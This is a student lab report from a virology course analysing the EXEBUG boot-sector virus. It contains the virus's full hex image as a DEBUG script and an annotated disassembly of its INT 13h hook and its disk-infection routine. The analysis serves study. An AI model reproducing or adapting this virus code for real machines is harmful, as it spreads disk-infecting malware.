
# 计算机病毒学

实验3EXEBUG病毒分析



学号：0x091395

姓名：uknowho

实验目的

1、 熟悉EXEBUG病毒数据结构。

2、 掌握EXEBUG病毒源程序分析。

3、 进一步掌握debug工具软件的使用。

实验内容

附录1 给出了EXEBUG病毒数据生成批处理文件的编写方法，附录2 给出了EXEBUG病毒源程序分析范例。其它内容请参考教材.

实验步骤

从实验文档中获得exebug/genb病毒代码，生成一个病毒代码文件，例如：exebug-data.txt。

2、把病毒代码整理成debug.exe的批处理文件，例如：exebug.txt。

3、执行debug.exe的批处理文件，指令格式为：

debug<exebug.txt

执行完后可以在当前目录下获得exebug/genb病毒代码文件hdboot.dat。

4、利用反编译软件等处理hdboot.dat，可以获得病毒代码

5、按照上述方法，看懂EXEBUG病毒源程序，写出源程序注释，必要的时候画出程序工作流程图与内存占用分析图表。

**附录1 EXEBUG病毒数据生成批处理文件的编写**

e 0100 EB 1C 90 4B 49 44 4C 20 20 20 20 00 02 01 01 00

e 0110 02 E0 00 28 0B F0 09 00 12 00 02 00 00 00 FA 33

e 0120 C0 8E D8 8E D0 BC 00 7C 8B F4 FB C4 06 4C 00 A3

e 0130 07 7C 8C 06 09 7C A1 13 04 48 48 B1 06 A3 13 04

e 0140 D3 E0 8E C0 B9 00 02 33 FF FC F3 A4 B8 88 00 06

e 0150 50 CB 1E 50 F6 C2 F0 75 28 D0 EC FE CC 75 22 33

e 0160 C0 8E D8 A1 6C 04 8A C4 2E 2A 06 03 00 3C 02 72

e 0170 10 2E 88 26 03 00 3D 02 00 73 03 E8 CC 00 E8 E8

e 0180 00 58 1F 2E FF 2E 07 00 33 C0 8E C0 CD 13 0E 1F

e 0190 80 3E 0B 00 00 74 24 BE AE 01 83 C6 10 80 3C 80

e 01A0 75 F8 8B 14 8B 4C 02 BB 00 7C B8 01 02 CD 13 72

e 01B0 D7 2E C7 06 48 01 C0 07 EB 7B 90 B2 80 E8 A9 00

e 01C0 BF 18 00 8B 45 F9 B9 04 00 D3 E8 8B E8 8B 45 FE

e 01D0 D1 E0 40 03 E8 F6 35 8A CC FE C1 33 D2 8A F0 BB

e 01E0 00 05 B8 01 02 CD 13 72 F9 8B C5 BE 34 00 B7 07

e 01F0 F6 35 33 C9 86 E1 2B F1 F6 75 02 8B D0 86 D5 8A

e 0200 05 2A C1 FE C1 B4 02 50 CD 13 58 72 F8 B1 01 02

e 0210 F8 02 F8 8B 05 FE C6 3A 75 02 72 04 B6 00 FE C5

e 0220 2B F0 73 E1 03 C6 B4 02 CD 13 8A 6D FD 8B DD C7

e 0230 06 48 01 70 00 33 C0 A2 0B 00 8E D8 B0 52 A3 4C

e 0240 00 8C 0E 4E 00 EA 00 00 70 00 BB FF FF B0 B6 E6

e 0250 43 89 D8 E6 42 88 E0 E6 42 E4 61 0C 03 E6 61 4B

e 0260 B9 64 00 E2 FE EB EA 5B C3 53 51 52 06 56 57 0E

e 0270 1F 0E 07 BB 00 02 B9 01 00 32 F6 B8 01 02 9C FF

e 0280 1E 07 00 72 22 C7 07 EB 1C 80 FA 80 75 04 88 16

e 0290 0B 02 FC B9 A0 01 BE 1E 00 BF 1E 02 F3 A4 B8 01

e 02A0 03 41 9C FF 1E 07 00 5F 5E 07 5A 59 5B C3 20 49

e 02B0 20 61 6D 20 4C 69 20 58 69 62 69 6E 21 0D 0A 00

e 02C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

e 02D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

e 02E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

e 02F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA

n hdboot.dat

r bx

0

r cx

0200

w 0100

q

**附录2 EXEBUG病毒源程序分析**

**一、主板加载数据分析**

1、跳转指令

0000:7C00 EB 1C

2、BPB数据及病毒数据区

90 4B 49 44 4C 20-20 20 20 00 02 01 01 00 .KIDL .....

0000:7C10 02 E0 00 28 0B F0 09 00-12 00 02 00 00 00

3、病毒自举主程序1

FA 33

0000:7C20 C0 8E D8 8E D0 BC 00 7C-8B F4 FB C4 06 4C 00 A3

0000:7C30 07 7C 8C 06 09 7C A1 13-04 48 48 B1 06 A3 13 04

0000:7C40 D3 E0 8E C0 B9 00 02 33-FF FC F3 A4 B8 88 00 06

0000:7C50 50 CB

4、盗用中断13h代码

1E 50 F6 C2 F0 75-28 D0 EC FE CC 75 22 33

0000:7C60 C0 8E D8 A1 6C 04 8A C4-2E 2A 06 03 00 3C 02 72

0000:7C70 10 2E 88 26 03 00 3D 02-00 73 03 E8 CC 00 E8 E8

0000:7C80 00 58 1F 2E FF 2E 07 00

5、病毒自举主程序2

33 C0 8E C0 CD 13 0E 1F

0000:7C90 80 3E 0B 00 00 74 24 BE-AE 01 83 C6 10 80 3C 80

0000:7CA0 75 F8 8B 14 8B 4C 02 BB-00 7C B8 01 02 CD 13 72

0000:7CB0 D7 2E C7 06 48 01 C0 07-EB 7B 90 B2 80 E8 A9 00

0000:7CC0 BF 18 00 8B 45 F9 B9 04-00 D3 E8 8B E8 8B 45 FE

0000:7CD0 D1 E0 40 03 E8 F6 35 8A-CC FE C1 33 D2 8A F0 BB

0000:7CE0 00 05 B8 01 02 CD 13 72-F9 8B C5 BE 34 00 B7 07

0000:7CF0 F6 35 33 C9 86 E1 2B F1-F6 75 02 8B D0 86 D5 8A

0000:7D00 05 2A C1 FE C1 B4 02 50-CD 13 58 72 F8 B1 01 02

0000:7D10 F8 02 F8 8B 05 FE C6 3A-75 02 72 04 B6 00 FE C5

0000:7D20 2B F0 73 E1 03 C6 B4 02-CD 13 8A 6D FD 8B DD C7

0000:7D30 06 48 01 70 00 33 C0 A2-0B 00 8E D8 B0 52 A3 4C

0000:7D40 00 8C 0E 4E 00 EA 00 00-70 00

6、辅助模块014A

BB FF FF B0 B6 E6

0000:7D50 43 89 D8 E6 42 88 E0 E6-42 E4 61 0C 03 E6 61 4B

0000:7D60 B9 64 00 E2 FE EB EA 5B-C3

7、辅助模块0169

53 51 52 06 56 57 0E

0000:7D70 1F 0E 07 BB 00 02 B9 01-00 32 F6 B8 01 02 9C FF

0000:7D80 1E 07 00 72 22 C7 07 EB-1C 80 FA 80 75 04 88 16

0000:7D90 0B 02 FC B9 A0 01 BE 1E-00 BF 1E 02 F3 A4 B8 01

0000:7DA0 03 41 9C FF 1E 07 00 5F-5E 07 5A 59 5B C3

8、病毒提示信息“I am Li Xibin!”

20 49 I

0000:7DB0 20 61 6D 20 4C 69 20 58-69 62 69 6E 21 0D am Li Xibin!.

9、分区表数据

0A 00

0000:7DC0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

0000:7DD0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

0000:7DE0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

0000:7DF0 00 00 00 00 00 00 00 00-00 00 00 00 00 00

10、系统扇区标志值

55 AA

**二、病毒常驻内存后数据分析**

9F80为病毒常驻内存的地址

1、病毒跳转指令

9F80:0000 EB 1C

2、BPB及病毒数据区

90 4B 49 44 4C 20-20 20 20 00 02 01 01 00 .KIDL .....

9F80:0010 02 E0 00 28 0B F0 09 00-12 00 02 00 00 00

3、病毒自举主程序1

FA 33

9F80:0020 C0 8E D8 8E D0 BC 00 7C-8B F4 FB C4 06 4C 00 A3

9F80:0030 07 7C 8C 06 09 7C A1 13-04 48 48 B1 06 A3 13 04

9F80:0040 D3 E0 8E C0 B9 00 02 33-FF FC F3 A4 B8 88 00 06

9F80:0050 50 CB

4、盗用中断13h代码

1E 50 F6 C2 F0 75-28 D0 EC FE CC 75 22 33

9F80:0060 C0 8E D8 A1 6C 04 8A C4-2E 2A 06 03 00 3C 02 72

9F80:0070 10 2E 88 26 03 00 3D 02-00 73 03 E8 CC 00 E8 E8

9F80:0080 00 58 1F 2E FF 2E 07 00

5、病毒自举主程序2

33 C0 8E C0 CD 13 0E 1F

9F80:0090 80 3E 0B 00 00 74 24 BE-AE 01 83 C6 10 80 3C 80

9F80:00A0 75 F8 8B 14 8B 4C 02 BB-00 7C B8 01 02 CD 13 72

9F80:00B0 D7 2E C7 06 48 01 C0 07-EB 7B 90 B2 80 E8 A9 00

9F80:00C0 BF 18 00 8B 45 F9 B9 04-00 D3 E8 8B E8 8B 45 FE

9F80:00D0 D1 E0 40 03 E8 F6 35 8A-CC FE C1 33 D2 8A F0 BB

9F80:00E0 00 05 B8 01 02 CD 13 72-F9 8B C5 BE 34 00 B7 07

9F80:00F0 F6 35 33 C9 86 E1 2B F1-F6 75 02 8B D0 86 D5 8A

9F80:0100 05 2A C1 FE C1 B4 02 50-CD 13 58 72 F8 B1 01 02

9F80:0110 F8 02 F8 8B 05 FE C6 3A-75 02 72 04 B6 00 FE C5

9F80:0120 2B F0 73 E1 03 C6 B4 02-CD 13 8A 6D FD 8B DD C7

9F80:0130 06 48 01 70 00 33 C0 A2-0B 00 8E D8 B0 52 A3 4C

9F80:0140 00 8C 0E 4E 00 EA 00 00-70 00

6、辅助模块014A

BB FF FF B0 B6 E6

9F80:0150 43 89 D8 E6 42 88 E0 E6-42 E4 61 0C 03 E6 61 4B

9F80:0160 B9 64 00 E2 FE EB EA 5B-C3

7、辅助模块0169

53 51 52 06 56 57 0E

9F80:0170 1F 0E 07 BB 00 02 B9 01-00 32 F6 B8 01 02 9C FF

9F80:0180 1E 07 00 72 22 C7 07 EB-1C 80 FA 80 75 04 88 16

9F80:0190 0B 02 FC B9 A0 01 BE 1E-00 BF 1E 02 F3 A4 B8 01

9F80:01A0 03 41 9C FF 1E 07 00 5F-5E 07 5A 59 5B C3

8、病毒提示信息“I am Li Xibin!”

20 49 I

9F80:01B0 20 61 6D 20 4C 69 20 58-69 62 69 6E 21 0D am Li Xibin!

9、分区表数据

0A 00

9F80:01C0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9F80:01D0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9F80:01E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9F80:01F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00

10、系统扇区标志值

55 AA

**三、病毒代码执行过程分析**

3.1 跳转指令

0000:7C00 EB1C JMP 7C1E ；越过BPB及病毒数据，跳转7C1E

3.2 病毒自举指令1

0000:7C1E FA CLI ；关闭中断，开始设置程序运行空间

0000:7C1F 33C0 XOR AX,AX ；AX清零

0000:7C21 8ED8 MOV DS,AX ；DS指向0000h段

0000:7C23 8ED0 MOV SS,AX ；栈底指针指向0000:7C00

0000:7C25 BC007C MOV SP,7C00

0000:7C28 8BF4 MOV SI,SP ；DS:SI指向0000:7C00

0000:7C2A FB STI ；开中断，程序运行空间设置结束

0000:7C2B C4064C00 LES AX,[004C] ；取int 13h入口地址入ES:AX

；保存正常int 13h入口地址到0000:7C07处

0000:7C2F A3077C MOV [7C07],AX

0000:7C32 8C06097C MOV [7C09],ES

0000:7C36 A11304 MOV AX,[0413] ；取RAM容量，单位KB

0000:7C39 48 DEC AX ；EXEBUG病毒占用2KB

0000:7C3A 48 DEC AX

0000:7C3B B106 MOV CL,06 ；算术左移比特数，计算病毒段地址用

0000:7C3D A31304 MOV [0413],AX ；写入当前可用RAM容量

0000:7C40 D3E0 SHL AX,CL ；计算病毒常驻内存段地址9F80

；ES:DI指向病毒常驻内存地址9F80:0000

0000:7C42 8EC0 MOV ES,AX

0000:7C44 B90002 MOV CX,0200 ；搬家病毒数据共0200h字节

0000:7C47 33FF XOR DI,DI

0000:7C49 FC CLD ；地址沿递增方向

；从DS:SI移动CX字节到ES:DI

0000:7C4A F3 REPZ

0000:7C4B A4 MOVSB

0000:7C4C B88800 MOV AX,0088 ；病毒自举指令2入口地址偏移

0000:7C4F 06 PUSH ES ；ES:AX指向自举指令2（9F80:0088）

0000:7C50 50 PUSH AX

0000:7C51 CB RETF ；控制权转病毒自举指令2

3.3 病毒自举指令2

9F80:0088 33C0 XOR AX,AX ；AX清零

9F80:008A 8EC0 MOV ES,AX ；ES指向0000h段

9F80:008C CD13 INT 13 ；复位启动盘

9F80:008E 0E PUSH CS ；DS指向病毒常驻段9F80h

9F80:008F 1F POP DS

；判断感染盘号是否软盘？

9F80:0090 803E0B0000 CMP BYTE PTR [000B],00

9F80:0095 7424 JZ 00BB ；软盘启动跳转9F80:00BB

；以下程序为硬盘启动的处理情形

9F80:0097 BEAE01 MOV SI,01AE ；DS:SI为分区表搜索指针

9F80:009A 83C610 ADD SI,+10 ；DS:SI指向下一个分区表项

；判断是否激活分区？

9F80:009D 803C80 CMP BYTE PTR [SI],80

9F80:00A0 75F8 JNZ 009A ；非激活分区，跳转9F80:009A

；以下为激活分区处理程序段

9F80:00A2 8B14 MOV DX,[SI] ；取引导记录物理驱动器号与面号

9F80:00A4 8B4C02 MOV CX,[SI+02] ；取引导记录柱面与扇区号

9F80:00A7 BB007C MOV BX,7C00 ；缓冲区地址ES:BX为0000:7C00

9F80:00AA B80102 MOV AX,0201 ；读取1扇区数据

9F80:00AD CD13 INT 13 ；读磁盘扇区

9F80:00AF 72D7 JB 0088 ；读盘失败，跳转9F80:0088

；读盘成功，设置接过控制权的程序的段地址为07C0h，偏移量默认为0000h

9F80:00B1 2E CS:

9F80:00B2 C7064801C007 MOV WORD PTR [0148],07C0

9F80:00B8 EB7B JMP 0135 ；跳转9F80:0135

；空闲代码

9F80:00BA 90 NOP

；以下程序为软盘启动的处理情形

9F80:00BB B280 MOV DL,80

9F80:00BD E8A900 CALL 0169

9F80:00C0 BF1800 MOV DI,0018

9F80:00C3 8B45F9 MOV AX,[DI-07]

9F80:00C6 B90400 MOV CX,0004

9F80:00C9 D3E8 SHR AX,CL

9F80:00CB 8BE8 MOV BP,AX

9F80:00CD 8B45FE MOV AX,[DI-02]

9F80:00D0 D1E0 SHL AX,1

9F80:00D2 40 INC AX

9F80:00D3 03E8 ADD BP,AX

9F80:00D5 F635 DIV BYTE PTR [DI]

9F80:00D7 8ACC MOV CL,AH

9F80:00D9 FEC1 INC CL

9F80:00DB 33D2 XOR DX,DX

9F80:00DD 8AF0 MOV DH,AL

9F80:00DF BB0005 MOV BX,0500

9F80:00E2 B80102 MOV AX,0201

9F80:00E5 CD13 INT 13

9F80:00E7 72F9 JB 00E2

9F80:00E9 8BC5 MOV AX,BP

9F80:00EB BE3400 MOV SI,0034

9F80:00EE B707 MOV BH,07

9F80:00F0 F635 DIV BYTE PTR [DI]

9F80:00F2 33C9 XOR CX,CX

9F80:00F4 86E1 XCHG AH,CL

9F80:00F6 2BF1 SUB SI,CX

9F80:00F8 F67502 DIV BYTE PTR [DI+02]

9F80:00FB 8BD0 MOV DX,AX

9F80:00FD 86D5 XCHG DL,CH

9F80:00FF 8A05 MOV AL,[DI]

9F80:0101 2AC1 SUB AL,CL

9F80:0103 FEC1 INC CL

9F80:0105 B402 MOV AH,02

9F80:0107 50 PUSH AX

9F80:0108 CD13 INT 13

9F80:010A 58 POP AX

9F80:010B 72F8 JB 0105

9F80:010D B101 MOV CL,01

9F80:010F 02F8 ADD BH,AL

9F80:0111 02F8 ADD BH,AL

9F80:0113 8B05 MOV AX,[DI]

9F80:0115 FEC6 INC DH

9F80:0117 3A7502 CMP DH,[DI+02]

9F80:011A 7204 JB 0120

9F80:011C B600 MOV DH,00

9F80:011E FEC5 INC CH

9F80:0120 2BF0 SUB SI,AX

9F80:0122 73E1 JNB 0105

9F80:0124 03C6 ADD AX,SI

9F80:0126 B402 MOV AH,02

9F80:0128 CD13 INT 13

9F80:012A 8A6DFD MOV CH,[DI-03]

9F80:012D 8BDD MOV BX,BP

9F80:012F C70648017000 MOV WORD PTR [0148],0070

；引导程序读取成功后的公共处理程序

9F80:0135 33C0 XOR AX,AX ；AX清零

9F80:0137 A20B00 MOV [000B],AL ；以后只感染软盘，形成病毒传播载体

9F80:013A 8ED8 MOV DS,AX ；DS指向0000h段

9F80:013C B052 MOV AL,52 ；AX为盗用INT 13h入口偏移0052h

9F80:013E A34C00 MOV [004C],AX ；修改INT 13h入口为9F80:0052

9F80:0141 8C0E4E00 MOV [004E],CS ；为病毒程序触发挂上了弦

9F80:0145 EA00007000 JMP 0070:0000 ；由引导程序继续启动操作系统

四、盗用中断分析

9F80:0052 1E PUSH DS ；保存INT 13h调用参数DS、AX

9F80:0053 50 PUSH AX

9F80:0054 F6C2F0 TEST DL,F0 ；判断是否对硬盘作操作？

9F80:0057 7528 JNZ 0081 ；是对硬盘做操作，则跳转0081

；以下程序是对软盘作操作的处理过程

9F80:0059 D0EC SHR AH,1 ；判断对磁盘的操作是否读、写操作？

9F80:005B FECC DEC AH

9F80:005D 7522 JNZ 0081 ；不读、写磁盘跳转0081

9F80:005F 33C0 XOR AX,AX ；AX清零

9F80:0061 8ED8 MOV DS,AX ；DS指向0000h段

9F80:0063 A16C04 MOV AX,[046C] ；取实时时钟低字

9F80:0066 8AC4 MOV AL,AH ；取实时时钟低字的高字节

9F80:0068 2E CS:

9F80:0069 2A060300 SUB AL,[0003] ；与上次保存的高字节作差

9F80:006D 3C02 CMP AL,02 ；判断时差是否大于约30秒？

9F80:006F 7210 JB 0081 ；时差小于约30秒，跳转0081

9F80:0071 2E CS:

9F80:0072 88260300 MOV [0003],AH ；保存当前高字节

9F80:0076 3D0200 CMP AX,0002 ；比较（当前高字节+时差）的值

9F80:0079 7303 JNB 007E ；大于等于0002h则跳转007E

9F80:007B E8CC00 CALL 014A ；启动病毒表现模块，发警报音

9F80:007E E8E800 CALL 0169 ；启动病毒感染模块，感染磁盘

；对不同磁盘的公共处理程序

9F80:0081 58 POP AX ；恢复INT 13h调用参数DS、AX

9F80:0082 1F POP DS

9F80:0083 2E CS:

9F80:0084 FF2E0700 JMP FAR [0007] ；完成正常INT 13h调用

五、辅助模块分析

5.1 辅助模块014A

9F80:014A BBFFFF MOV BX,FFFF

9F80:014D B0B6 MOV AL,B6

9F80:014F E643 OUT 43,AL

9F80:0151 89D8 MOV AX,BX

9F80:0153 E642 OUT 42,AL

9F80:0155 88E0 MOV AL,AH

9F80:0157 E642 OUT 42,AL

9F80:0159 E461 IN AL,61

9F80:015B 0C03 OR AL,03

9F80:015D E661 OUT 61,AL

9F80:015F 4B DEC BX

9F80:0160 B96400 MOV CX,0064

9F80:0163 E2FE LOOP 0163

9F80:0165 EBEA JMP 0151

9F80:0167 5B POP BX

9F80:0168 C3 RET ；函数运行结束

5.2 辅助模块0169

9F80:0169 53 PUSH BX ；保存现场

9F80:016A 51 PUSH CX

9F80:016B 52 PUSH DX

9F80:016C 06 PUSH ES

9F80:016D 56 PUSH SI

9F80:016E 57 PUSH DI

9F80:016F 0E PUSH CS ；DS指向病毒常驻段

9F80:0170 1F POP DS

9F80:0171 0E PUSH CS ；ES指向病毒常驻段

9F80:0172 07 POP ES

9F80:0173 BB0002 MOV BX,0200 ；感染专用缓冲区9F80:0200

9F80:0176 B90100 MOV CX,0001 ；0柱面1扇区

9F80:0179 32F6 XOR DH,DH ；0面

9F80:017B B80102 MOV AX,0201 ；读1个扇区

9F80:017E 9C PUSHF ；保存当前标志寄存器的值

9F80:017F FF1E0700 CALL FAR [0007] ；完成正常INT 13h调用，读盘

9F80:0183 7222 JB 01A7 ；读盘失败，跳转01A7

；以下为感染正常主引导记录或引导记录扇区的过程

；5.2.1 设置跳转指令，用于越过BPB及病毒数据区

9F80:0185 C707EB1C MOV WORD PTR [BX],1CEB

；5.2.2 保存感染硬盘号

9F80:0189 80FA80 CMP DL,80 ；判断感染磁盘是否硬盘？

9F80:018C 7504 JNZ 0192 ；非硬盘，跳转0192

9F80:018E 88160B02 MOV [020B],DL ；是硬盘，写入磁盘号

；5.2.3 植入病毒代码

9F80:0192 FC CLD ；地址沿递增方向

9F80:0193 B9A001 MOV CX,01A0 ；植入代码长度为01A0h字节

9F80:0196 BE1E00 MOV SI,001E ；DS:SI指向9F80:001E

9F80:0199 BF1E02 MOV DI,021E ；ES:DI指向9F80:021E

9F80:019C F3 REPZ ；移动植入代码

9F80:019D A4 MOVSB

；5.2.4 病毒代码写入感染磁盘

9F80:019E B80103 MOV AX,0301 ；写磁盘1个扇区

9F80:01A1 41 INC CX ；写入0柱面1扇区

9F80:01A2 9C PUSHF ；保存当前标志寄存器的值

9F80:01A3 FF1E0700 CALL FAR [0007] ；完成正常INT 13h调用，写盘

；公共处理程序段

9F80:01A7 5F POP DI ；恢复现场

9F80:01A8 5E POP SI

9F80:01A9 07 POP ES

9F80:01AA 5A POP DX

9F80:01AB 59 POP CX

9F80:01AC 5B POP BX

9F80:01AD C3 RET ；函数运行结束

六、病毒数据分析

6.1 BPB及病毒数据

9F80:0000 90 4B 49 44 4C 20-20 20 20 00 02 01 01 00 .KIDL .....

9F80:0010 02 E0 00 28 0B F0 09 00-12 00 02 00 00 00

其中，9F80:0003处1个字节，存储上次调用INT 13h时，操作系统实时时钟低字高字节的值；9F80:0007处4个字节，存储正常INT 13h入口地址；9F80:000B处1个字节，存储感染磁盘号；其他数据为残留的BPB数据。

6.2 病毒提示信息

9F80:01A0 20 49 I

9F80:01B0 20 61 6D 20 4C 69 20 58-69 62 69 6E 21 0D am Li Xibin!

七、EXEBUG病毒占用内存空间分析




图1 EXEBUG占用内存空间示意